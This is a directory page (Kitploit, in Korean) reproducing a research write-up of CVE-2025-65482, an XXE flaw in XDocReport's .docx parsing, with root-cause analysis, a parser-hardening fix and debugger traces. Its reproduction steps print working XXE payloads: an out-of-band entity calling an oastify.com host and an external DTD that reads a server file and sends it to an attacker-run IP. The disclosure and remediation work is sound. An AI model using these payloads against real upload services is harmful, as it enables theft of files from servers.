
Skip to content
KitploitKITPLOIT
도구블로그
제출
도구블로그
제출

해킹, 침투 테스트 및 사이버 보안 도구를 당신의 보안 무기고에!

Kitploit은 해킹, 사이버 보안 및 침투 테스트 도구 디렉토리입니다. 최신 프로젝트 업데이트를 발견하여 취약점을 찾고, 시스템을 분석하고, 테스트를 자동화하고, 보안을 강화하세요.

··피드·문의·개인정보·© 2026 Kitploit

도구 디렉토리

카테고리

모든 카테고리 보기
Loading categories
CVE-2025-65482-XXE- — CVE-2025-65482 (XXE) | Kitploit
도구/GitHubGitHub/at190510-cuong/cve-2025-65482-xxe-
Vulnerability AnalysisExploitationWeb Application ExploitationData ExfiltrationPapers & ResearchLearning & Education
GitHubat190510-cuong/cve-2025-65482-xxe-

CVE-2025-65482-XXE-

CVE-2025-65482 (XXE)

저장소 보기
129개월 전아직 검토되지 않음

인기

모두 보기 →

커뮤니티에서 가장 많이 사용되는 도구를 찾아보세요.

모든 도구 탐색

도구 컬렉션을 둘러보세요

모든 도구 보기 →
공유

CVE-2025-65482 (XXE)

XDocReport의 XML 외부 엔터티 주입(XXE)

버그 정의

XML 외부 엔터티 주입

취약점 개요

  • XML 외부 엔터티 주입(XXE)은 XML 형식 데이터 처리 시 사용자가 외부 파일이나 시스템을 참조하는 XML 데이터를 삽입하는 취약점입니다. 공격자는 이렇게 확인된 XXE 취약점을 사용하여 다른 시스템을 스캔하여 열려 있는 서비스 포트를 찾고, 비밀 파일을 요청하고, 그렇지 않으면 사용할 수 없는 연결된 시스템의 기능에 접근할 수 있습니다. 이를 통해 공격자는 데이터를 추출하고, 시스템과 상호 작용하며, XML 삽입을 통해 서비스 중단을 유발할 수 있습니다.

비즈니스 영향

  • XXE는 사용자의 신뢰 상실로 인해 기업의 평판 손상으로 이어질 수 있습니다. 또한 데이터 도난 및 위반된 PII 데이터의 통지, 수정 비용을 통해 간접적인 재정 손실을 초래할 수 있습니다.


심각도 높음

image

설명 및 영향

인사 관리 웹사이트에서 사용자가 .docx 문서 파일을 시스템에 업로드할 수 있습니다. 처리 과정에서 애플리케이션은 fr.opensagres.xdocreport.document.docx 라이브러리를 사용하는데, 이 라이브러리는 사용자의 .docx 파일을 SAXParser로 전달할 때 XXE 취약점을 포함하고 있습니다.

도구 다운로드

영향을 받는 구성 요소

fr.opensagres.xdocreport.template.docx — XDocReport (버전 =< 2.0.3)

근본 원인 분석

원인: Apache POI 사용

root@kitploit:~
fr.opensagres.xdocreport.document.docx
   └── fr.opensagres.xdocreport.document
         └── fr.opensagres.xdocreport.template
               └── fr.opensagres.xdocreport.converter
                     └── org.apache.poi.xwpf.converter.core
                           ├── org.apache.poi:poi
                           └── org.apache.poi:poi-ooxml

즉, Apache POI가 깊숙이 위치한 모듈:

root@kitploit:~
org.apache.poi.xwpf.converter.core

image

오류는 XDocReport(fr.opensagres.xdocreport.document.docx 모듈)가 Apache POI를 사용하여 .docx 파일을 읽고, POI는 Java 기본 SAXParser를 사용하는데 DTD 및 외부 엔터티 처리를 허용하는 기능을 비활성화하지 않기 때문에 발생합니다. → 이를 통해 공격자는 외부(SYSTEM "http://...") 또는 내부 파일(file:///...)을 가리키는 엔터티가 있는 DOCTYPE을 삽입할 수 있습니다 → XXE가 발생합니다.

image

root@kitploit:~
XDocReport → fr.opensagres.xdocreport.document.docx → Apache POI (org.apache.poi.xwpf.converter.core) → SAXParser (javax.xml.parsers.SAXParser)

재현 단계

  • 임의의 docx 파일 압축 풀기
root@kitploit:~
unzip ../vcspentest.docx

image

  • docx 내의 document.xml 파일 내용 수정
root@kitploit:~
nano word/document.xml

image

다음과 같은 outband 페이로드를 collabrator를 통해 전송하도록 편집:

root@kitploit:~
<!DOCTYPE x [ <!ENTITY xxe SYSTEM "http://qrlbu64xvd8jr1y8zwcgoiwnler5fx3m.oastify.com/"> ]>
<x>&xxe;</x>

image

  • poc 파일로 다시 압축
root@kitploit:~
 zip -r ../poc.docx *

image

image

  • 수정된 docx 파일을 업로드하여 xdocreport 처리 통과

image

  • 결과적으로 collabrator로 요청이 전송된 것을 확인

image

  • 영향도를 높여 시스템 내 파일 읽기
  • WSL 머신 172.26.208.130에 dtd 파일을 호스팅합니다. vcspentest.dtd 파일 내용은 다음과 같습니다:
root@kitploit:~
<!ENTITY % file SYSTEM "file:///d:/vcspentest.txt">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'http://172.26.208.130:8888/?x=%file;'>">
%eval;
%exfil;

image

image

WSL 머신에서 외부 dtd를 로드하기 위해 .docx 파일 내 word/document.xml 파일을 다음과 같이 편집:

root@kitploit:~
<!DOCTYPE users [<!ENTITY % xxe SYSTEM "http://172.26.208.130:8888/vcspentest.dtd"> %xxe;]>

image

  • 파일을 zip하여 .docx로 만들고 서버에 업로드하여 처리

image

image

  • WSL 머신에서 대상 서버의 D:/vcspentest.txt 파일 내용이 포함된 요청이 전송된 것을 확인

image

image

해결 방법

  • https://github.com/opensagres/xdocreport/pull/547/commits/a8e48d17f02c19b807efe450d20f1755e45d818b

image

코드 또는 XML 파서 구성 계층에서 DTD 및 외부 엔터티와 관련된 모든 기능을 비활성화해야 합니다.

다음 코드와 유사하게 수정

root@kitploit:~
    @RequestMapping(value = "/SAXParser/vuln", method = RequestMethod.POST)
    public String SAXParserVuln(HttpServletRequest request) {
        try {
            String body = WebUtils.getRequestBody(request);
            logger.info(body);

            SAXParserFactory spf = SAXParserFactory.newInstance();
            SAXParser parser = spf.newSAXParser();
            parser.parse(new InputSource(new StringReader(body)), new DefaultHandler());  // parse xml

            return "SAXParser xxe vuln code";
        } catch (Exception e) {
            logger.error(e.toString());
            return EXCEPT;
        }
    }


    @RequestMapping(value = "/SAXParser/sec", method = RequestMethod.POST)
    public String SAXParserSec(HttpServletRequest request) {
        try {
            String body = WebUtils.getRequestBody(request);
            logger.info(body);

            SAXParserFactory spf = SAXParserFactory.newInstance();
            spf.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
            spf.setFeature("http://xml.org/sax/features/external-general-entities", false);
            spf.setFeature("http://xml.org/sax/features/external-parameter-entities", false);
            SAXParser parser = spf.newSAXParser();
            parser.parse(new InputSource(new StringReader(body)), new DefaultHandler());  // parse xml
        } catch (Exception e) {
            logger.error(e.toString());
            return EXCEPT;
        }
        return "SAXParser xxe security code";
    }

디버그 환경 설정

image

  • Main.java 파일에서
root@kitploit:~
package org.example;

import fr.opensagres.xdocreport.document.IXDocReport;
import fr.opensagres.xdocreport.document.registry.XDocReportRegistry;
import fr.opensagres.xdocreport.template.IContext;
import fr.opensagres.xdocreport.template.TemplateEngineKind;

import java.io.*;
import java.io.File;
import java.io.FileInputStream;
import java.io.FileOutputStream;
import java.io.InputStream;
import java.io.OutputStream;

public class Main {

    public static void main(String[] args) {
        try {
            // Đọc file đầu vào chứa biểu thức Velocity
            File docxTemplate = new File("C:\\Users\\HP\\Downloads\\New folder (3)\\poc.docx"); // File đầu vào
            InputStream input = new FileInputStream(docxTemplate);

//             Load template sử dụng Velocity
//            IXDocReport report = XDocReportRegistry.getRegistry().loadReport(input, TemplateEngineKind.Velocity);

            // Load template sử dụng FreeMarker
            IXDocReport report = XDocReportRegistry.getRegistry().loadReport(input, TemplateEngineKind.Freemarker);

            // Tạo context - có thể để trống nếu chỉ test biểu thức độc lập
            IContext context = report.createContext();

            // Xuất ra file mới
            OutputStream out = new FileOutputStream(new File("C:\\Users\\HP\\Downloads\\results.docx"));
            report.process(context, out);

            System.out.println("✅ Đã tạo file result.docx thành công.");
        } catch (Exception e) {
            System.err.println("❌ Lỗi xử lý file:");
            e.printStackTrace();
        }
    }
}
  • 필요한 라이브러리 import
root@kitploit:~
<?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/xsd/maven-4.0.0.xsd">
    <modelVersion>4.0.0</modelVersion>

    <groupId>org.example</groupId>
    <artifactId>vcs1</artifactId>
    <version>1.0-SNAPSHOT</version>

    <properties>
        <maven.compiler.source>18</maven.compiler.source>
        <maven.compiler.target>18</maven.compiler.target>
        <project.build.sourceEncoding>UTF-8</project.build.sourceEncoding>
    </properties>

    <dependencies>
        <!-- Template engine: FreeMarker -->
        <dependency>
            <groupId>fr.opensagres.xdocreport</groupId>
            <artifactId>fr.opensagres.xdocreport.template.freemarker</artifactId>
            <version>2.1.0</version>
        </dependency>

        <dependency>
            <groupId>fr.opensagres.xdocreport</groupId>
            <artifactId>fr.opensagres.xdocreport.template.velocity</artifactId>
            <version>2.1.0</version>
        </dependency>

        <dependency>
            <groupId>fr.opensagres.xdocreport</groupId>
            <artifactId>fr.opensagres.xdocreport.document.docx</artifactId>
            <version>2.0.3</version>
        </dependency>
    </dependencies>
</project>

소스-싱크 분석 디버그

  • .docx 내의 XML 콘텐츠 입력이 전처리(preprocess)를 거쳐 처리됨

image

  • 그런 다음 입력 유효성 검사 없이 SAXParser에 의해 처리됨

image

image

image

image

  • 그런 다음 scanDocument() 함수로 들어가 XML 콘텐츠를 스캔하고 이벤트(START_DOCUMENT, START_ELEMENT, CHARACTERS, ENTITY_REFERENCE 등)를 발생시킴

image

image

image

image

  • 엔터티 이름("xxe")이 외부 엔터티인지 확인

  • 엔터티가 선언되었고 외부(external)인 경우, 파서는 외부 해결 로직(예: startExternalEntity(...) / fEntityManager.startEntity(...))을 호출합니다. 이것이 sink입니다: 파서가 systemId/publicId를 가져와 스트림을 열려고 시도합니다(외부 HTTP 요청을 생성할 수 있음).

image

image

image

  • xxe가 외부 엔터티이면 startEntity(...)는 리소스를 여는 로직(예: startExternalEntity(...) / InputStream 열기 → SYSTEM URL로 HTTP 요청을 생성할 가능성)으로 이어집니다.

image

image

image

  • 파서가 "xxe" 엔터티 처리를 시작하는 지점입니다.

image

image

image

image

image

image

root@kitploit:~
  // should we skip external entities?
        boolean external = entity.isExternal();
        Entity.ExternalEntity externalEntity = null;
        String extLitSysId = null, extBaseSysId = null, expandedSystemId = null;
        if (external) {
            externalEntity = (Entity.ExternalEntity)entity;
            extLitSysId = (externalEntity.entityLocation != null ? externalEntity.entityLocation.getLiteralSystemId() : null);
            extBaseSysId = (externalEntity.entityLocation != null ? externalEntity.entityLocation.getBaseSystemId() : null);
            expandedSystemId = expandSystemId(extLitSysId, extBaseSysId, fStrictURI);
            boolean unparsed = entity.isUnparsed();
            boolean parameter = entityName.startsWith("%");
            boolean general = !parameter;
            if (unparsed || (general && !fExternalGeneralEntities) ||
                    (parameter && !fExternalParameterEntities) ||
                    !fSupportDTD || !fSupportExternalEntities) {

                if (fEntityHandler != null) {
                    fResourceIdentifier.clear();
                    final String encoding = null;
                    fResourceIdentifier.setValues(
                            (externalEntity.entityLocation != null ? externalEntity.entityLocation.getPublicId() : null),
                            extLitSysId, extBaseSysId, expandedSystemId);
                    fEntityAugs.removeAllItems();
                    fEntityAugs.putItem(Constants.ENTITY_SKIPPED, Boolean.TRUE);
                    fEntityHandler.startEntity(entityName, fResourceIdentifier, encoding, fEntityAugs);
                    fEntityAugs.removeAllItems();
                    fEntityAugs.putItem(Constants.ENTITY_SKIPPED, Boolean.TRUE);
                    fEntityHandler.endEntity(entityName, fEntityAugs);
                }
                return;
            }
        }

image

  • startEntity() 함수는 엔터티가 외부 엔터티(isExternal = true)인지 확인한 후 다음을 호출:
root@kitploit:~
staxInputSource = resolveEntityAsPerStax(externalEntity.entityLocation);

externalEntity.entityLocation 변수는 DOCTYPE (SYSTEM "http://...oastify.com/")의 악의적인 URL을 포함합니다.

image

  • resolveEntityAsPerStax에서 resourceIdentifier 변수는 절대 경로를 포함: http://qrlbu64xvd8jr1y8zwcgoiwnler5fx3m.oastify.com/

  • 그런 다음 이 함수는 resourceIdentifier를 XMLResourceIdentifierImpl 객체로 변환하고 실제 연결을 열어 내용을 읽습니다.

image

image

문서

  • https://drive.google.com/drive/folders/1hUyCznpBN7ivo5krmyJ4OQc_q626Hy5q?usp=drive_link